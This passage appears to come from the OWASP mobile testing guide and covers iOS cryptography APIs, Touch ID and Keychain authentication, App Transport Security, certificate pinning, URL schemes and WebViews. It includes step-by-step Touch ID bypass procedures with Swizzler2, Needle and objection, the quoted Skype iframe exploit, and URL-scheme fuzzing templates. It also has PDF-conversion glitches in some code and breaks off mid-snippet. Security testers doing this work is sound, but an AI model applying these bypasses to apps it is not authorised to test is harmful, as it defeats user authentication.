- V2.5: “The clipboard is deactivated on text fields that may contain sensitive data.”
- V2.6: “No sensitive data is exposed via IPC mechanisms.”
- V2.7: “No sensitive data, such as passwords or pins, is exposed through the user interface.”
- V2.8: “No sensitive data is included in backups generated by the mobile operating system.”
- V2.9: “The app removes sensitive data from views when backgrounded.”
- V2.10: “The app does not hold sensitive data in memory longer than necessary, and memory is cleared explicitly after use.”

CWE

- CWE-117 - Improper Output Neutralization for Logs
- CWE-200 - Information Exposure
- CWE-311 - Missing Encryption of Sensitive Data
- CWE-312 - Cleartext Storage of Sensitive Information
- CWE-359 - “Exposure of Private Information (‘Privacy Violation’)”
- CWE-522 - Insufficiently Protected Credentials
- CWE-524 - Information Exposure Through Caching
- CWE-532 - Information Exposure Through Log Files
- CWE-534 - Information Exposure Through Debug Log Files
- CWE-538 - File and Directory Information Exposure
- CWE-634 - Weaknesses that Affect System Processes

- CWE-922 - Insecure Storage of Sensitive Information

Tools

- Fridump
- objection
- OWASP ZAP
- Burp Suite Professional

iOS Cryptographic APIs

In the chapter “Testing Cryptography in Mobile Apps”, we introduced general cryptography best practices and described typical flaws that can occur when cryptography is used incorrectly in mobile apps. In this chapter, we’ll go into more detail on the cryptography APIs available on iOS. We’ll show how to identify usage of those APIs in the source code and how to interpret the configuration. When reviewing code, make sure to compare the cryptographic parameters used with the current best practices linked from this guide.

iOS Cryptography APIs

Apple provides libraries with implementations of most commonly used cryptographic algorithms. A great point of reference is [Apple’s Cryptographic Services Guide](#). It contains broad documentation on how to use standard libraries to initialize and use cryptographic primitives, which is also useful when performing source code analysis.

iOS code usually refers to predefined constants defined in `CommonCryptor.h` (for example, `kCCAlgorithmDES`). You can search the source code for these constants to detect if they are used. Note that since the constants on iOS are numeric, make sure to check whether the algorithm constant values sent to the `cccrypt` function represent an algorithm we know is insecure or deprecated.

If the app is using standard cryptographic implementations provided by Apple, the easiest way is check for calls to functions from `CommonCryptor`, such as `cccrypt`, `cccryptorCreate`, etc. The [source code](#) contains signatures of all functions. For instance, `cccryptorCreate` has following signature:

```
CCCryptorStatus CCCryptorCreate(
    CCOperation op,                      /* KCCEncrypt, etc. */
    CCAlgorithm alg,                     /* kCCAlgorithmDES, etc. */
    CCOptions options,                  /* KCCOptionPKCS7Padding, etc. */
    const void *key,                    /* raw key material */
    size_t keyLength,
    const void *iv,                     /* optional initialization vector */
    CCCryptorRef *cryptorRef); /* RETURNED */
```

You can then compare all the `enum` types to understand which algorithm, padding and key material is being used. Pay attention to the keying material, if it's coming directly from a password (which is bad), or if it's coming from Key Derivation Function (e.g. PBKDF2). Obviously, there are other non-standard libraries that your application might be using (for instance `openssl`), so you should check for these too.

iOS code usually refers to predefined constants defined in `CommonCrypto.h` (for example, `kCCAlgorithmDES`). You can search the source code for these constants to detect if they are used. Note that since the constants on iOS are numeric. Make sure to check whether the algorithm constant values sent to the `cccrypt` function represent an algorithm we know is insecure or deprecated. Any use of cryptography on iOS should follow the same best practices we described in the chapter [Cryptography in Mobile Apps](#).

Random Number Generation on iOS

Apple provides developers with the [Randomization Services](#) application programming interface (API) that generates cryptographically secure random numbers.

The Randomization Services API uses the `secRandomCopyBytes` function to perform the numbers generation. This is a wrapper function for the `/dev/random` device file, which provides cryptographically secure pseudorandom value from 0 to 255 and performs concatenation.

Verify that all random numbers are generated using this API - there is no reason why developers should use a different one.

In Swift, the [SecRandomCopyBytes API](#) is defined as follows:

```
func SecRandomCopyBytes(_ rnd: SecRandomRef?,  
                      _ count: Int,  
                      _ bytes: UnsafeMutablePointer<UInt8>) -> Int32
```

The [Objective-C version](#) looks as follows:

```
int SecRandomCopyBytes(SecRandomRef rnd, size_t count, uint8_t *bytes);
```

The following is an example of its usage:

```
int result = SecRandomCopyBytes(kSecRandomDefault, 16, randomBytes);
```

References

OWASP Mobile Top 10 2016

- M5 - Insufficient Cryptography -
https://www.owasp.org/index.php/Mobile_Top_10_2016-M5-Insufficient_Cryptography

OWASP MASVS

- V3.3: “The app uses cryptographic primitives that are appropriate for the particular use-case, configured with parameters that adhere to industry best practices.”
- V3.4: “The app does not use cryptographic protocols or algorithms that are widely considered deprecated for security purposes.”
- V3.6: “All random values are generated using a sufficiently secure random number generator.”

CWE

- CWE-337 - Predictable Seed in PRNG
- CWE-338 - Use of Cryptographically Weak Pseudo-Random Number Generator (PRNG)

Local Authentication on iOS

During local authentication, an app authenticates the user against credentials stored locally on the device. In other words, the user “unlocks” the app or some inner layer of functionality by providing a valid PIN, password, or fingerprint, verified by referencing local data. Generally, this done so that users can more conveniently resume an existing session with a remote service or as a means of step-up authentication to protect some critical function.

Testing Local Authentication

On iOS, a variety of methods are available for integrating local authentication into apps. The [Local Authentication framework](#) provides a set of APIs for developers to extend an authentication dialog to a user. In the context of connecting to a remote service, it is possible (and recommended) to leverage the [Keychain](#) for implementing local authentication.

Fingerprint authentication on iOS is known as *Touch ID*. The fingerprint ID sensor is operated by the [SecureEnclave security coprocessor](#) and does not expose fingerprint data to any other parts of the system.

Developers have two options for incorporating Touch ID authentication:

- `LocalAuthentication.framework` is a high-level API that can be used to authenticate the user via Touch ID. The app can't access any data associated with the enrolled fingerprint and is notified only whether authentication was successful.
- `Security.framework` is a lower level API to access [Keychain Services](#). This is a secure option if your app needs to protect some secret data with biometric authentication, since the access control is managed on a system-level and can not easily be bypassed. `Security.framework` has a C API, but there are several [open source wrappers available](#), making access to the Keychain as simple as to `NSUserDefaults`. `Security.framework` underlies `LocalAuthentication.framework` ; Apple recommends to default to higher-level APIs whenever possible.

Local Authentication Framework

The Local Authentication framework provides facilities for requesting a passphrase or TouchID authentication from users. Developers can display and utilize an authentication prompt by utilizing the function `evaluatePolicy` of the `LAContext` class.

Two available policies define acceptable forms of authentication:

- `deviceOwnerAuthentication` (Swift) or `LAPolicyDeviceOwnerAuthentication` (Objective-C): When available, the user is prompted to perform TouchID authentication. If TouchID is not activated, the device passcode is requested instead. If the device passcode is not enabled, policy evaluation fails.
- `deviceOwnerAuthenticationWithBiometrics` (Swift) or `LAPolicyDeviceOwnerAuthenticationWithBiometrics` (Objective-C): Authentication is restricted to biometrics where the user is prompted for TouchID.

The `evaluatePolicy` function returns a boolean value indicating whether the user has authenticated successfully.

The Apple Developer website offers code samples for both [Swift](#) and [Objective-C](#). A typical implementation in Swift looks as follows.

```
let context = LAContext()
var error: NSError?

guard context.canEvaluatePolicy(.deviceOwnerAuthentication, error:
&error) else {
    // Could not evaluate policy; look at error and present an
    appropriate message to user
}

context.evaluatePolicy(.deviceOwnerAuthentication, localizedReason:
"Plese, pass authorization to enter this area") { success,
evaluationError in
    guard success else {
        // User did not authenticate successfully, look at
        evaluationError and take appropriate action
    }

    // User authenticated successfully, take appropriate action
}
```

TouchID authentication in Swift using the Local Authentication Framework (official code sample from Apple).

Using Keychain Services for Local Authentication

The iOS Keychain APIs can (and should) be used to implement local authentication. During this process, the app stores either a secret authentication token or another piece of secret data identifying the user in the Keychain. In order to authenticate to a remote service, the user must unlock the Keychain using their passphrase or fingerprint to obtain the secret data.

The Keychain allows saving items with the special `SecAccessControl` attribute, which will allow access to the item from the Keychain only after the user has passed Touch ID authentication (or passcode, if such fallback is allowed by attribute parameters).

In the following example we will save the string “test_strong_password” to the Keychain. The string can be accessed only on the current device while the passcode is set (`kSecAttrAccessibleWhenPasscodeSetThisDeviceOnly` parameter) and after Touch ID authentication for the currently enrolled fingers only (`.touchIDCurrentSet` parameter):

Swift

```

// 1. create AccessControl object that will represent authentication
settings

var error: Unmanaged<CFError>?

guard let accessControl =
SecAccessControlCreateWithFlags(kCFAllocatorDefault,
    kSecAttrAccessibleWhenPasscodeSetThisDeviceOnly,
    .touchIDCurrentSet,
    &error) else {
    // failed to create AccessControl object
}

// 2. define Keychain services query. Pay attention that
kSecAttrAccessControl is mutually exclusive with kSecAttrAccessible
attribute

var query: Dictionary<String, Any> = [:]

query[kSecClass as String] = kSecClassGenericPassword
query[kSecAttrLabel as String] = "com.me.myapp.password" as CFString
query[kSecAttrAccount as String] = "OWASP Account" as CFString
query[kSecValueData as String] = "test_strong_password".data(using:
.utf8)! as CFData
query[kSecAttrAccessControl as String] = accessControl

// 3. save item

let status = SecItemAdd(query as CFDictionary, nil)

if status == noErr {
    // successfully saved
} else {
    // error while saving
}

```

Objective-C

```

// 1. create AccessControl object that will represent authentication
settings
CFErrorRef *err = nil;

SecAccessControlRef sacRef =
SecAccessControlCreateWithFlags(kCFAllocatorDefault,
    kSecAttrAccessibleWhenPasscodeSetThisDeviceOnly,
    kSecAccessControlUserPresence,
    err);

// 2. define Keychain services query. Pay attention that
kSecAttrAccessControl is mutually exclusive with kSecAttrAccessible
attribute
NSDictionary *query = @{@"(__bridge id)kSecClass: (__bridge
id)kSecClassGenericPassword,
    (__bridge id)kSecAttrLabel: @"com.me.myapp.password",
    (__bridge id)kSecAttrAccount: @"OWASP Account",
    (__bridge id)kSecValueData: [@"test_strong_password"
dataUsingEncoding:NSUTF8StringEncoding],
    (__bridge id)kSecAttrAccessControl: (__bridge_transfer id)sacRef };

// 3. save item
OSStatus status = SecItemAdd((__bridge CFDictionaryRef)query, nil);

if (status == noErr) {
    // successfully saved
} else {
    // error while saving
}

```

Now we can request the saved item from the Keychain. Keychain Services will present the authentication dialog to the user and return data or nil depending on whether a suitable fingerprint was provided or not.

Swift

```

// 1. define query
var query = [String: Any]()
query[kSecClass as String] = kSecClassGenericPassword
query[kSecReturnData as String] = kCFBooleanTrue
query[kSecAttrAccount as String] = "My Name" as CFString
query[kSecAttrLabel as String] = "com.me.myapp.password" as CFString
query[kSecUseOperationPrompt as String] = "Please, pass authorisation
to enter this area" as CFString

// 2. get item
var queryResult: AnyObject?
let status = withUnsafeMutablePointer(to: &queryResult) {
    SecItemCopyMatching(query as CFDictionary,
UnsafeMutablePointer($0))
}

if status == noErr {
    let password = String(data: queryResult as! Data, encoding: .utf8)!
    // successfully received password
} else {
    // authorization not passed
}

```

Objective-C

```

// 1. define query
NSDictionary *query = @{@"__bridge id)kSecClass: (__bridge
id)kSecClassGenericPassword,
    (__bridge id)kSecReturnData: @YES,
    (__bridge id)kSecAttrAccount: @"My Name1",
    (__bridge id)kSecAttrLabel: @"com.me.myapp.password",
    (__bridge id)kSecUseOperationPrompt: @"Please, pass authorisation
to enter this area" };

// 2. get item
CFTyperef queryResult = NULL;
OSStatus status = SecItemCopyMatching((__bridge CFDictionaryRef)query,
&queryResult);

if (status == noErr){
    NSData *resultData = ( __bridge_transfer NSData *)queryResult;
    NSString *password = [[NSString alloc] initWithData:resultData
encoding:NSUTF8StringEncoding];
    NSLog(@"%@", password);
} else {
    NSLog(@"Something went wrong");
}

```

Usage of frameworks in an app can also be detected by analyzing the app binary's list of shared dynamic libraries. This can be done by using otool:

```
$ otool -L <AppName>.app/<AppName>
```

If `LocalAuthentication.framework` is used in an app, the output will contain both of the following lines (remember that `LocalAuthentication.framework` uses `Security.framework` under the hood):

```
/System/Library/Frameworks/LocalAuthentication.framework/LocalAuthentic
ation
/System/Library/Frameworks/Security.framework/Security
```

If `Security.framework` is used, only the second one will be shown.

Static Analysis

It is important to remember that Local Authentication framework is an event-based procedure and as such, should not be the sole method of authentication. Though this type of authentication is effective on the user-interface level, it is easily bypassed through patching or instrumentation.

- Verify that sensitive processes, such as re-authenticating a user triggering a payment transaction, are protected using the Keychain services method.
- Verify that the `kSecAccessControlUserPresence` policy and `kSecAttrAccessibleWhenPasscodeSetThisDeviceOnly` protection classes are set when the `SecAccessControlCreateWithFlags` method is called.

Dynamic Analysis

On a jailbroken device tools like [Swizzler2](#) and [Needle](#) can be used to bypass LocalAuthentication. Both tools use Frida to instrument the `evaluatePolicy` function so that it returns `True` even if authentication was not successfully performed. Follow the steps below to activate this feature in Swizzler2:

- Settings->Swizzler
- Enable “Inject Swizzler into Apps”
- Enable “Log Everything to Syslog”
- Enable “Log Everything to File”
- Enter the submenu “iOS Frameworks”
- Enable “LocalAuthentication”
- Enter the submenu “Select Target Apps”
- Enable the target app
- Close the app and start it again
- When the TouchID prompt shows click “cancel”
- If the application flow continues without requiring the touchID then the bypass has worked.

If you’re using Needle, run the “hooking/frida/script_touch-id-bypass” module and follow the prompts. This will spawn the application and instrument the `evaluatePolicy` function. When prompted to authenticate via Touch ID, tap cancel. If the application flow continues, then you have successfully bypassed Touch ID. A similar module (hooking/cycript/cycript_touchid) that uses cycript instead of frida is also available in Needle.

Alternatively, you can use [objection to bypass TouchID](#) (this also works on a non-jailbroken device), patch the app, or use Cycrypt or similar tools to instrument the process.

References

OWASP Mobile Top 10 2016

- M4 - Insecure Authentication -
https://www.owasp.org/index.php/Mobile_Top_10_2016-M4-Insecure.Authentication

OWASP MASVS

- V4.7: “Biometric authentication, if any, is not event-bound (i.e. using an API that simply returns “true” or “false”). Instead, it is based on unlocking the keychain/keystore.”

CWE

- CWE-287 - Improper Authentication

iOS Network APIs

Almost every iOS app acts as a client to one or more remote services. As this network communication usually takes place over untrusted networks such as public Wifi, classical network based-attacks become a potential issue.

Most modern mobile apps use variants of HTTP based web-services, as these protocols are well-documented and supported. On iOS, the `NSURLConnection` class provides methods to load URL requests asynchronously and synchronously.

App Transport Security

Overview

[App Transport Security \(ATS\)](#) is a set of security checks that the operating system enforces when making connections with `NSURLConnection`, `NSURLSession` and `CFURL` to public hostnames. ATS is enabled by default for applications build on iOS SDK 9 and above.

ATS is enforced only when making connections to public hostnames. Therefore any connection made to an IP address, unqualified domain names or TLD of .local is not protected with ATS.

The following is a summarized list of [App Transport Security Requirements](#):

- No HTTP connections are allowed
- The X.509 Certificate has a SHA256 fingerprint and must be signed with at least a 2048-bit RSA key or a 256-bit Elliptic-Curve Cryptography (ECC) key.
- Transport Layer Security (TLS) version must be 1.2 or above and must support Perfect Forward Secrecy (PFS) through Elliptic Curve Diffie-Hellman Ephemeral (ECDHE) key exchange and AES-128 or AES-256 symmetric ciphers.

The cipher suite must be one of the following:

- `TLS_ECDHE_ECDSA_WITH_AES_256_GCM_SHA384`
- `TLS_ECDHE_ECDSA_WITH_AES_128_GCM_SHA256`
- `TLS_ECDHE_ECDSA_WITH_AES_256_CBC_SHA384`

- TLS_ECDHE_ECDSA_WITH_AES_256_CBC_SHA
- TLS_ECDHE_ECDSA_WITH_AES_128_CBC_SHA256
- TLS_ECDHE_ECDSA_WITH_AES_128_CBC_SHA
- TLS_ECDHE_RSA_WITH_AES_256_GCM_SHA384
- TLS_ECDHE_RSA_WITH_AES_128_GCM_SHA256
- TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA384
- TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA256
- TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA

ATS Exceptions

ATS restrictions can be disabled by configuring exceptions in the Info.plist file under the `NSAppTransportSecurity` key. These exceptions can be applied to:

- allow insecure connections (HTTP),
- lower the minimum TLS version,
- disable PFS or
- allow connections to local domains.

ATS exceptions can be applied globally or per domain basis. The application can globally disable ATS, but opt in for individual domains. The following listing from Apple Developer documentation shows the structure of the `[NSAppTransportSecurity]` (https://developer.apple.com/library/content/documentation/General/Reference/InfoPlistKeyReference/Articles/CocoaKeys.html#/apple_ref/doc/plist/info/NSAppTransportSecurity "API Reference NSAppTransportSecurity") dictionary.

```

NSAppTransportSecurity : Dictionary {
    NSAllowsArbitraryLoads : Boolean
    NSAllowsArbitraryLoadsForMedia : Boolean
    NSAllowsArbitraryLoadsInWebContent : Boolean
    NSAllowsLocalNetworking : Boolean
    NSEExceptionDomains : Dictionary {
        <domain-name-string> : Dictionary {
            NSIncludesSubdomains : Boolean
            NSEExceptionAllowsInsecureHTTPLoads : Boolean
            NSEExceptionMinimumTLSVersion : String
            NSEExceptionRequiresForwardSecrecy : Boolean // Default
            value is YES
            NSRequiresCertificateTransparency : Boolean
        }
    }
}

```

Source: [Apple Developer Documentation](#).

The following table summarizes the global ATS exceptions. For more information about these exceptions, please refer to [table 2 in the official Apple developer documentation](#).

Key	Description
NSAllowsArbitraryLoads	Disable ATS restrictions globally excepts for individual domains specified under NSEExceptionDomains
NSAllowsArbitraryLoadsInWebContent	Disable ATS restrictions for all the connections made from web views
NSAllowsLocalNetworking	Allow connection to unqualified domain names and .local domains
NSAllowsArbitraryLoadsForMedia	Disable all ATS restrictions for media loaded through the AV Foundations framework

The following table summarizes the per-domain ATS exceptions. For more information about these exceptions, please refer to [table 3 in the official Apple developer documentation](#).

Key	Description
NSIncludesSubdomains	Indicates whether ATS exceptions should apply to subdomains of the named domain
NSExceptionAllowsInsecureHTTPLoads	Allows HTTP connections to the named domain, but does not affect TLS requirements
NSExceptionMinimumTLSVersion	Allows connections to servers with TLS versions less than 1.2
NSExceptionRequiresForwardSecrecy	Disable perfect forward secrecy (PFS)

Starting from January 1 2017, Apple App Store review requires justification if one of the following ATS exceptions are defined.

- NSAllowsArbitraryLoads
- NSAllowsArbitraryLoadsForMedia
- NSAllowsArbitraryLoadsInWebContent
- NSExceptionAllowsInsecureHTTPLoads
- NSExceptionMinimumTLSVersion

However this decline is extended later by Apple stating “[To give you additional time to prepare, this deadline has been extended and we will provide another update when a new deadline is confirmed](#)”

Analyzing the ATS Configuration

If the source code is available, open then `Info.plist` file in the application bundle directory and look for any exceptions that the application developer has configured. This file should be examined taking the applications context into consideration.

The following listing is an example of an exception configured to disable ATS restrictions globally.

```

<key>NSAppTransportSecurity</key>
<dict>
    <key>NSAllowsArbitraryLoads</key>
    <true/>
</dict>
```

If the source code is not available, then the `Info.plist` file should be either obtained from a jailbroken device or by extracting the application IPA file.

Since IPA files are ZIP archives, they can be extracted using any zip utility.

```
$ unzip app-name.ipa
```

`Info.plist` file can be found in the `Payload/BundleName.app/` directory of the extract. It's a binary encoded file and has to be converted to a human readable format for the analysis.

`plutil` is a tool that's designed for this purpose. It comes natively with Mac OS 10.2 and above versions.

The following command shows how to convert the `Info.plist` file into XML format.

```
$ plutil -convert xml1 Info.plist
```

Once the file is converted to a human readable format, the exceptions can be analyzed. The application may have ATS exceptions defined to allow its normal functionality. For an example, the Firefox iOS application has ATS disabled globally. This exception is acceptable because otherwise the application would not be able to connect to any HTTP website that does not have all the ATS requirements.

In general it can be summarised:

- ATS should be configured according to best practices by Apple and only be deactivated under certain circumstances.
- If the application connects to a defined number of domains that the application owner controls, then configure the servers to support the ATS requirements and opt-in for the ATS requirements within the app. In the following example, `example.com` is owned by the application owner and ATS is enabled for that domain.

```

<key>NSAppTransportSecurity</key>
<dict>
    <key>NSAllowsArbitraryLoads</key>
    <true/>
    <key>NSExceptionDomains</key>
    <dict>
        <key>example.com</key>
        <dict>
            <key>NSIncludesSubdomains</key>
            <true/>
            <key>NSExceptionMinimumTLSVersion</key>
            <string>TLSv1.2</string>
            <key>NSExceptionAllowsInsecureHTTPLoads</key>
            <false/>
            <key>NSExceptionRequiresForwardSecrecy</key>
            <true/>
        </dict>
    </dict>
</dict>

```

- If connections to 3rd party domains are made (that are not under control of the app owner) it should be evaluated what ATS settings are not supported by the 3rd party domain and if they can be deactivated.
- If the application opens third party web sites in web views, then from iOS 10 onwards `NSAllowsArbitraryLoadsInWebContent` can be used to disable ATS restrictions for the content loaded in web views

Testing Custom Certificate Stores and Certificate Pinning

Overview

Certificate pinning is the process of associating the mobile app with a particular X509 certificate of a server, instead of accepting any certificate signed by a trusted certificate authority. A mobile app that stores (“pins”) the server certificate or public key will subsequently only establish connections to the known server. By removing trust in

external certificate authorities, the attack surface is reduced (after all, there are many known cases where certificate authorities have been compromised or tricked into issuing certificates to impostors).

The certificate can be pinned during development, or at the time the app first connects to the backend. In that case, the certificate associated or ‘pinned’ to the host at when it seen for the first time. This second variant is slightly less secure, as an attacker intercepting the initial connection could inject their own certificate.

Static Analysis

Verify that the server certificate is pinned. Pinning can be implemented in multiple ways:

1. Including server’s certificate in the application bundle and performing verification on each connection. This requires an update mechanisms whenever the certificate on the server is updated
2. Limiting certificate issuer to e.g. one entity and bundling the intermediate CA’s public key into the application. In this way we limit the attack surface and have a valid certificate.
3. Owning and managing your own PKI. The application would contain the intermediate CA’s public key. This avoids updating the application every time you change the certificate on the server, due to e.g. expiration. Note that using your own CA would cause the certificate to be self-signed.

The code presented below shows how it is possible to check if the certificate provided by the server matches the certificate stored in the app. The method below implements the connection authentication and tells the delegate that the connection will send a request for an authentication challenge.

The delegate must implement `connection:canAuthenticateAgainstProtectionSpace:` and `connection: forAuthenticationChallenge`. Within `connection: forAuthenticationChallenge`, the delegate must call `SecTrustEvaluate` to perform customary X509 checks. The snippet below implements a check of the certificate.

```

(void)connection:(NSURLConnection *)connection
willSendRequestForAuthenticationChallenge:(NSURLAuthenticationChallenge *)
challenge
{
    SecTrustRef serverTrust = challenge.protectionSpace.serverTrust;
    SecCertificateRef certificate =
SecTrustGetCertificateAtIndex(serverTrust, 0);
    NSData *remoteCertificateData =
CFBridgingRelease(SecCertificateCopyData(certificate));
    NSString *cerPath = [[NSBundle mainBundle]
pathForResource:@"MyLocalCertificate" ofType:@"cer"];
    NSData *localCertData = [NSData dataWithContentsOfFile:cerPath];
    The control below can verify if the certificate received by the
server is matching the one pinned in the client.
    if ([remoteCertificateData isEqualWithData:localCertData]) {
        NSURLCredential *credential = [NSURLCredential
credentialForTrust:serverTrust];
        [[challenge sender] useCredential:credential
forAuthenticationChallenge:challenge];
    }
    else {
        [[challenge sender] cancelAuthenticationChallenge:challenge];
    }
}

```

Dynamic Analysis

Server certificate validation

Our test approach is to gradually relax security of the SSL handshake negotiation and check which security mechanisms are enabled.

1. Having Burp set up as a proxy, make sure that there is no certificate added to the trust store (Settings -> General -> Profiles) and that tools like SSL Kill Switch are deactivated. Launch your application and check if you can see the traffic in Burp. Any failures will be reported under ‘Alerts’ tab. If you can see the traffic, it means that there is no certificate validation performed at all. If however, you can’t see any traffic and you have an information about SSL handshake failure, follow the next point.

2. Now, install Burp certificate, as explained in [the portswigger user documentation](#). If the handshake is successful and you can see the traffic in Burp, it means that certificate is validated against device's trust store, but the pinning is not performed.
3. If executing instructions from previous step doesn't lead to traffic being proxied through burp, it means that certificate is actually pinned and all security measures are in place. However, you still need to bypass the pinning in order to test the application. Please refer to section "Basic Security Testing" for more information on this.

Client certificate validation

Some applications use two-way SSL handshake, meaning that application verifies server's certificate and server verifies client's certificate. You can notice this if there is an error in Burp 'Alerts' tab indicating that client failed to negotiate connection.

There is a couple of things worth noting:

1. The client certificate contains a private key that will be used for the key exchange.
2. Usually the certificate would also need a password to use (decrypt) it.
3. The certificate can be stored in the binary itself, data directory or in the keychain.

Most common and improper way of doing two-way handshake is to store the client certificate within the application bundle and hardcode the password. This obviously does not bring much security, because all clients will share the same certificate.

Second way of storing the certificate (and possibly password) is to use the keychain. Upon first login, the application should download the personal certificate and store it securely in the keychain.

Sometimes applications have one certificate that is hardcoded and use it for the first login and then the personal certificate is downloaded. In this case, check if it's possible to still use the 'generic' certificate to connect to the server.

Once you have extracted the certificate from the application (e.g. using Cycript or Frida), add it as client certificate in Burp, and you will be able to intercept the traffic.

References

OWASP Mobile Top 10 2016

- M3 - Insufficient Transport Layer Protection -

https://www.owasp.org/index.php/Mobile_Top_10_2014-M3

OWASP MASVS

- V5.1: “Data is encrypted on the network using TLS. The secure channel is used consistently throughout the app.”
- V5.2: “The TLS settings are in line with current best practices, or as close as possible if the mobile operating system does not support the recommended standards.”
- V5.3: “The app verifies the X.509 certificate of the remote endpoint when the secure channel is established. Only certificates signed by a trusted CA are accepted.”
- V5.4: “The app either uses its own certificate store, or pins the endpoint certificate or public key, and subsequently does not establish connections with endpoints that offer a different certificate or key, even if signed by a trusted CA.”

CWE

- CWE-319 - Cleartext Transmission of Sensitive Information
- CWE-326 - Inadequate Encryption Strength
- CWE-295 - Improper Certificate Validation

iOS Platform APIs

Testing Custom URL Schemes

Overview

In contrast to Android's rich Inter-Process Communication (IPC) capability, iOS offers few options for communication between apps. In fact, there's no way for apps to communicate directly. Instead, Apple offers [two types of indirect communication](#): file transfer through AirDrop and custom URL schemes.

Custom URL schemes allow apps to communicate via a custom protocol. An app must declare support for the scheme and handle incoming URLs that use the scheme. Once the URL scheme is registered, other apps can open the app that registered the scheme, and pass parameters by creating appropriately formatted URLs and opening them with the `openURL` method.

Security issues arise when an app processes calls to its URL scheme without properly validating the URL and its parameters and when users aren't prompted for confirmation before triggering an important action.

One example is the following [bug in the Skype Mobile app](#), discovered in 2010: The Skype app registered the `skype://` protocol handler, which allowed other apps to trigger calls to other Skype users and phone numbers. Unfortunately, Skype didn't ask users for permission before placing the calls, so any app could call arbitrary numbers without the user's knowledge.


Attackers exploited this vulnerability by putting an invisible `<iframe src="skype://xxx?call"></iframe>` (where `xxx` was replaced by a premium number), so any Skype user who inadvertently visited a malicious website called the premium number.

Static Analysis

The first step to test custom URL schemes is finding out whether an application registers any protocol handlers. This information is in the file `info.plist` in the application sandbox folder. To view registered protocol handlers, simply open a project in Xcode, go

to the `Info` tab, and open the `URL Types` section, presented in the screenshot below.

▼ URL Types (1)



Next, determine how a URL path is built and validated. The method `openURL` is responsible for handling user URLs. Look for implemented controls: how URLs are validated (the input it accepts) and whether it needs user permission when using the custom URL schema?

In a compiled application, registered protocol handlers are found in the file `Info.plist`. To find a URL structure, look for uses of the `CFBundleURLSchemes` key using `strings` or `Hopper`:

```
$ strings <yourapp> | grep "myURLscheme://"
```

You should carefully validate any URL before calling it. You can whitelist applications which may be opened via the registered protocol handler. Prompting users to confirm the URL-invoked action is another helpful control.

Dynamic Analysis

Once you've identified the custom URL schemes the app has registered, open the URLs on Safari and observe how the app behaves.

If the app parses parts of the URL, you can perform input fuzzing to detect memory corruption bugs. For this you can use `IDB`:

- Start `IDB`, connect to your device and select the target app. You can find details in the [IDB documentation](#).
- Go to the `URL Handlers` section. In `URL schemes`, click `Refresh`, and on the left you'll find a list of all custom schemes defined in the app being tested. You can load these schemes by clicking `Open`, on the right side. By simply opening a blank URI

scheme (e.g., opening `myURLscheme://`), you can discover hidden functionality (e.g., a debug window) and bypass local authentication.

- To find out whether custom URI schemes contain any bugs, try to fuzz them. In the `URL Handlers` section, go to the `Fuzzer` tab. On the left side default IDB payloads are listed. The [FuzzDB](#) project offers fuzzing dictionaries. Once your payload list is ready, go to the `Fuzz Template` section in the left bottom panel and define a template. Use `$@$` to define an injection point, for example:

```
myURLscheme://$@$
```

While the URL scheme is being fuzzed, watch the logs (in Xcode, go to `Window -> Devices -> click on your device -> bottom console contains logs`) to observe the impact of each payload. The history of used payloads is on the right side of the IDB `Fuzzer` tab .

Testing iOS WebViews

Overview

WebViews are in-app browser components for displaying interactive web content. They can be used to embed web content directly into an app's user interface.

iOS WebViews support JavaScript execution by default, so script injection and cross-site scripting attacks can affect them. Starting from iOS version 7.0, Apple also introduced APIs that allow communication between the JavaScript runtime in the WebView and the native Swift or Objective-C app. If these APIs are used carelessly, important functionality might be exposed to attackers who manage to inject malicious script into the WebView (e.g., through a successful cross-site scripting attack).

Besides potential script injection, there's another fundamental WebViews security issue: the WebKit libraries packaged with iOS don't get updated out-of-band like the Safari web browser. Therefore, newly discovered WebKit vulnerabilities remain exploitable until the next full iOS update [#THIEL].

WebViews support different URL schemas, like for example tel. Detection of the `tel://` schema can be disabled in the HTML page and will then not be interpreted by the WebView.

Static Analysis

Look out for usages of the following components that implement WebViews:

- `UIWebView` (for iOS versions 7.1.2 and older)
- `WKWebView` (for iOS in version 8.0 and later)
- `SFSafariViewController`

`UIWebView` is deprecated and should not be used. Make sure that either `WKWebView` or `SafariViewController` are used to embed web content:

- `WKWebView` is the appropriate choice for extending app functionality, controlling displayed content (i.e., prevent the user from navigating to arbitrary URLs) and customizing.
- `SafariViewController` should be used to provide a generalized web viewing experience. Note that `SafariViewController` shares cookies and other website data with Safari.

`WKWebView` comes with several security advantages over `UIWebView` :

- The `JavaScriptEnabled` property can be used to completely disable JavaScript in the `WKWebView`. This prevents all script injection flaws.
- The `JavaScriptCanOpenWindowsAutomatically` can be used to prevent JavaScript from opening new windows, such as pop-ups.
- the `hasOnlySecureContent` property can be used to verify resources loaded by the `WebView` are retrieved through encrypted connections.
- `WKWebView` implements out-of-process rendering, so memory corruption bugs won't affect the main app process.

JavaScript Configuration

As a best practice, disable JavaScript in a `WKWebView` unless it is explicitly required. The following code sample shows a sample configuration.

```

#import "ViewController.h"
#import <WebKit/WebKit.h>
@interface ViewController ()<WKNavigationDelegate,WKUIDelegate>
@property(strong,nonatomic) WKWebView *webView;
@end

@implementation ViewController

- (void)viewDidLoad {

    NSURL *url = [NSURL URLWithString:@"http://www.example.com/"];
    NSURLRequest *request = [NSURLRequest requestWithURL:url];
    WKPreferences *pref = [[WKPreferences alloc] init];

    //Disable javascript execution:
    [pref setJavaScriptEnabled:NO];
    [pref setJavaScriptCanOpenWindowsAutomatically:NO];

    WKWebViewConfiguration *conf = [[WKWebViewConfiguration alloc]
init];
    [conf setPreferences:pref];
    _webView = [[WKWebView
